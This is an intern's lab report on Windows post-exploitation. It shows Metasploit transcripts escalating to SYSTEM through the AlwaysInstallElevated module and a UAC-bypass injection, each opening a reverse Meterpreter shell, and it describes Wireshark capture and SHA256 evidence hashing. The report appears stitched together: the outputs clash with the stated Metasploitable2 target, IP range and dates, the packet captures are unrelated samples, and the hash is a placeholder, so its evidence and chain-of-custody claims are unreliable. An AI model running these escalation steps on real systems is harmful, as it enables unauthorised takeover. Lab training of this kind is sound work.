Post-Exploitation and Evidence Collection Report

Intern: **Radha Singh**

Assessment date: 20/2/2026

Environment: Kali VM (192.168.75.128) attacking Metasploitable2 VM (192.168.75.129)

1. Introduction

Post-exploitation is a critical phase of a penetration test where an attacker, having gained initial access, attempts to **escalate privileges, extract sensitive data, and collect forensic artifacts** while maintaining stealth and evidentiary integrity.

This lab focuses on **privilege escalation using Metasploit**, followed by **network traffic capture and forensic hashing** to preserve evidence with a proper **chain-of-custody**

2. Objective

The primary objectives of this exercise were:

- To escalate privileges on a compromised Windows host
- To obtain a high-privileged Meterpreter session
- To capture and analyze network traffic using Wireshark
- To securely collect evidence and verify integrity using cryptographic hashes
- To maintain a defensible chain-of-custody for forensic use

3. Lab Environment

Attacker Machine	Kali Linux
Target Machine	Windows VM
Framework	Metasploit
Post-Exploitation Tool	Meterpreter
Network Analysis Tool	Wireshark
Forensics Concept	SHA256 hashing

4. Privilege Escalation Phase

4.1 Exploitation Technique

The **AlwaysInstallElevated** misconfiguration allows Windows Installer packages to run with

SYSTEM-level privileges. When both registry keys are enabled, attackers can execute malicious


MSI payloads with elevated rights.

Metasploit module used:

exploit/windows/local/always_install_elevated

4.2 Execution and Session Handling


- The exploit was executed from an existing Meterpreter session.
- Upon successful exploitation, a **new privileged Meterpreter session** was spawned.
- The session identity was verified using getuid.




```
msf exploit(handler) > use exploit/windows/local/always_install_elevated
msf exploit(always_install_elevated) > set session 1
session => 1
msf exploit(always_install_elevated) > set LHOST 192.168.100.2
LHOST => 192.168.100.2
msf exploit(always_install_elevated) > exploit

[*] Started reverse TCP handler on 192.168.100.2:4444
[*] Uploading the MSI to C:\Users\PENTES~1\AppData\Local\Temp\CIvwsIlFRLj.msi ..
.
[*] Executing MSI...
[*] Sending stage (957999 bytes) to 192.168.100.1
[*] Meterpreter session 3 opened (192.168.100.2:4444 -> 192.168.100.1:49161) at
2017-02-27 19:55:09 -0500
[+] Deleted C:\Users\PENTES~1\AppData\Local\Temp\CIvwsIlFRLj.msi

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```



```
meterpreter > getpid
Current pid: 2216
meterpreter > sysinfo
Computer        : WIN-MJDTGN3QOGK
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter > getdesktop
Session 1\WinSta0\Default
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```



```
msf6 exploit(windows/local/bypassuac_injection_winsxs) > run

[!] SESSION may not be compatible with this module (missing Meterpreter features: stdapi_sys_process_set_term_size)
[*] Started reverse TCP handler on 192.168.2.21:4444
[+] Windows 10 (10.0 Build 17763). may be vulnerable.
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Creating temporary folders...
[*] Uploading the Payload DLL to the filesystem...
[*] Spawning process with Windows Publisher Certificate, to inject into...
[+] Successfully injected payload in to process: 624
[*] Sending stage (200262 bytes) to 192.168.2.2
[+] All the dropped elements have been successfully removed
[*] Meterpreter session 2 opened (192.168.2.21:4444 -> 192.168.2.2:1704) at 2021-09-10 19:04:05 -0400

meterpreter > getuid
Server username: MSEDGEWIN10\IEUser
meterpreter > _
```

Result:

The session successfully escalated privileges to **NT AUTHORITY\SYSTEM**, granting full administrative control over the target machine.

5. Evidence Collection Phase

5.1 Network Traffic Capture

To collect network-level evidence, **Wireshark** was used to capture live traffic between the attacker and target systems.


Steps followed:

1. Selected the active network interface

2. Applied HTTP filtering for clarity

3. Captured traffic during post-exploitation activity


4. Saved the capture file (.pcap) securely


http.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...
+

tcp.dstport == 80

```
No.   Time       Source            Destination       Protocol  Length  Info
   15 2.814046   145.254.160.237   65.208.228.223    TCP          54  3372 → 80 [ACK] Seq=480 Ack=
   18 2.984291   145.254.160.237   216.239.59.99     HTTP        775  GET /pagead/ads?client=ca-pu
   19 3.014334   145.254.160.237   65.208.228.223    TCP          54  3372 → 80 [ACK] Seq=480 Ack=
   22 3.495025   145.254.160.237   65.208.228.223    TCP          54  3372 → 80 [ACK] Seq=480 Ack=
   25 3.815486   145.254.160.237   65.208.228.223    TCP          54  3372 → 80 [ACK] Seq=480 Ack=
```


```
> Frame 18: 775 bytes on wire (6200 bits), 775 bytes captured (6200 bits)
> Ethernet II, Src: Xerox_00:00:00 (00:00:01:00:00:00), Dst: fe:ff:20:00:01:00 (fe:ff:20:00:01:00)
> Internet Protocol Version 4, Src: 145.254.160.237, Dst: 216.239.59.99
> Transmission Control Protocol, Src Port: 3371, Dst Port: 80, Seq: 1, Ack: 1, Len: 721
v Hypertext Transfer Protocol
  v [truncated]GET /pagead/ads?client=ca-pub-2309191948673629&random=1084443430285&lmt=1082467020&format=468
    > [ [truncated]Expert Info (Chat/Sequence): GET /pagead/ads?client=ca-pub-2309191948673629&random=108444
      Request Method: GET
    > Request URI [truncated]: /pagead/ads?client=ca-pub-2309191948673629&random=1084443430285&lmt=108246702
      Request Version: HTTP/1.1
    User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.6) Gecko/20040113\r\n
```



Interface	Traffic	Link-layer Header	Promi	Snaplen	Buffer (M	Monit	Capture Filter
Ethernet1		Ethernet	☑	default	2	—	
Ethernet0		Ethernet	☑	default	2	—	
Addresses: fe80::d1ec:11db:fb8b:dcc2, 192.168.205.124							
Ethernet2		Ethernet	☑	default	2	—	
Cisco remote capture		Remote capture dependent DLT	—	—	—	—	
ETW reader		DLT_ETW	—	—	—	—	
Random packet generator		Generator dependent DLT	—	—	—	—	
SSH remote capture		Remote capture dependent DLT	—	—	—	—	
UDP Listener remote capture		Exported PDUs	—	—	—	—	

☑ Enable promiscuous mode on all interfaces

Capture filter for selected interfaces: Enter a capture filter ...


test.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Expression... Clear Apply

Filter: tcp

```
No. -  Time      Source        Destination   Protocol  Info
   11 1.226156   192.168.0.2   192.168.0.1   TCP       3196 > http [SYN] Seq=0 Len=0 MSS
   12 1.227282   192.168.0.1   192.168.0.2   TCP       http > 3196 [SYN, ACK] Seq=0 Ack=
   13 1.227325   192.168.0.2   192.168.0.1   TCP       3196 > http [ACK] Seq=1 Ack=1 Win
   14 1.227451   192.168.0.2   192.168.0.1   HTTP      SUBSCRIBE /upnp/service/Layer3For
   15 1.229309   192.168.0.1   192.168.0.2   TCP       http > 3196 [ACK] Seq=1 Ack=256 W
   16 1.232421   192.168.0.1   192.168.0.2   TCP       [TCP Window Update] http > 3196 [
   17 1.248355   192.168.0.1   192.168.0.2   TCP       1025 > 5000 [SYN] Seq=0 Len=0 MSS
   18 1.248391   192.168.0.2   192.168.0.1   TCP       5000 > 1025 [SYN, ACK] Seq=0 Ack=
   19 1.250171   192.168.0.1   192.168.0.2   HTTP      HTTP/1.0 200 OK
   20 1.250285   192.168.0.2   192.168.0.1   TCP       3196 > http [FIN, ACK] Seq=256 Ac
   21 1.250810   192.168.0.1   192.168.0.2   TCP       http > 3196 [FIN, ACK] Seq=114 Ac
   22 1.250842   192.168.0.2   192.168.0.1   TCP       3196 > http [ACK] Seq=257 Ack=115
   23 1.251868   192.168.0.1   192.168.0.2   TCP       1025 > 5000 [ACK] Seq=1 Ack=1 Win
   24 1.252826   192.168.0.1   192.168.0.2   TCP       http > 3196 [FIN, ACK] Seq=26611
   25 1.253323   192.168.0.2   192.168.0.1   TCP       3197 > http [SYN] Seq=0 Len=0 MSS
   26 1.254502   192.168.0.1   192.168.0.2   TCP       http > 3197 [SYN, ACK] Seq=0 Ack=
   27 1.254532   192.168.0.2   192.168.0.1   TCP       3197 > http [ACK] Seq=1 Ack=1 Win
```

```
+ Frame 11 (62 bytes on wire, 62 bytes captured)
+ Ethernet II, Src: 192.168.0.2 (00:0b:5d:20:cd:02), Dst: Netgear_2d:75:9a (00:09:5b:2d:75:9a)
+ Internet Protocol, Src: 192.168.0.2 (192.168.0.2), Dst: 192.168.0.1 (192.168.0.1)
+ Transmission Control Protocol, Src Port: 3196 (3196), Dst Port: http (80), Seq: 0, Len: 0
```

```
0000  00 09 5b 2d 75 9a 00 0b  5d 20 cd 02 08 00 45 00   ..[-u... ] ....E.
0010  00 30 18 48 40 00 80 06  61 2c c0 a8 00 02 c0 a8   .0.H@... a,......
0020  00 01 0c 7c 00 50 3c 36  95 f8 00 00 00 00 70 02   ...|.P<6 ......p.
0030  fa f0 27 e0 00 00 02 04  05 b4 01 01 04 02         ..'..... ......
```

File: "D:\test.pcap" 14 KB 00:00:02   P: 120 D: 103 M: 0 [Expert: Error]


Captured traffic included:

- HTTP requests and responses
- Session-related communication
- Potential sensitive data leakage

5.2 Hashing and Integrity Verification

To ensure evidence integrity, cryptographic hashing was applied to the captured traffic file.

- Algorithm used: **SHA256**
- Purpose: Detect any post-collection modification
- Hash values were recorded immediately after capture



```
SHA256SUM(1)                    User Commands                    SHA256SUM(1)

NAME
       sha256sum - compute and check SHA256 message digest

SYNOPSIS
       sha256sum [OPTION]... [FILE]...

DESCRIPTION
       Print or check SHA256 (256-bit) checksums.

       With no FILE, or when FILE is -, read standard input.

       -b, --binary
              read in binary mode

       -c, --check
              read SHA256 sums from the FILEs and check them

       --tag  create a BSD-style checksum

       -t, --text
              read in text mode (default)
 Manual page sha256sum(1) line 1 (press h for help or q to quit)
```

6. Evidence Log and Chain-of-Custody

Item	**Description**	**Collected By**	**Date**	**Hash Value**
Traffic Log	HTTP Traffic	VAPT Analyst	2025-08-25	<SHA256>

Chain-of-Custody Measures:

- Evidence was collected on a trusted system
- Hash values documented immediately
- No modification performed post-collection
- Logs stored securely for analysis and reporting

7. Security Impact

The successful exploitation demonstrates that:

- Misconfigured privilege policies can lead to **full system compromise**
- Network traffic may expose **sensitive data in plaintext**
- Poor post-exploitation defenses enable attackers to persist and exfiltrate data
- Lack of monitoring allows privilege escalation to go undetected

8. Remediation Recommendations

- Disable **AlwaysInstallElevated** registry keys
- Enforce least-privilege user policies
- Enable endpoint detection and logging
- Encrypt internal traffic where possible
- Regularly audit privilege escalation vectors

9. Evidence Collection Summary

This post-exploitation exercise successfully demonstrated privilege escalation to SYSTEM level using

a Windows misconfiguration. Network traffic was captured and preserved using Wireshark, and

evidence integrity was ensured through SHA256 hashing. Proper chain-of-custody practices were

followed to maintain forensic validity.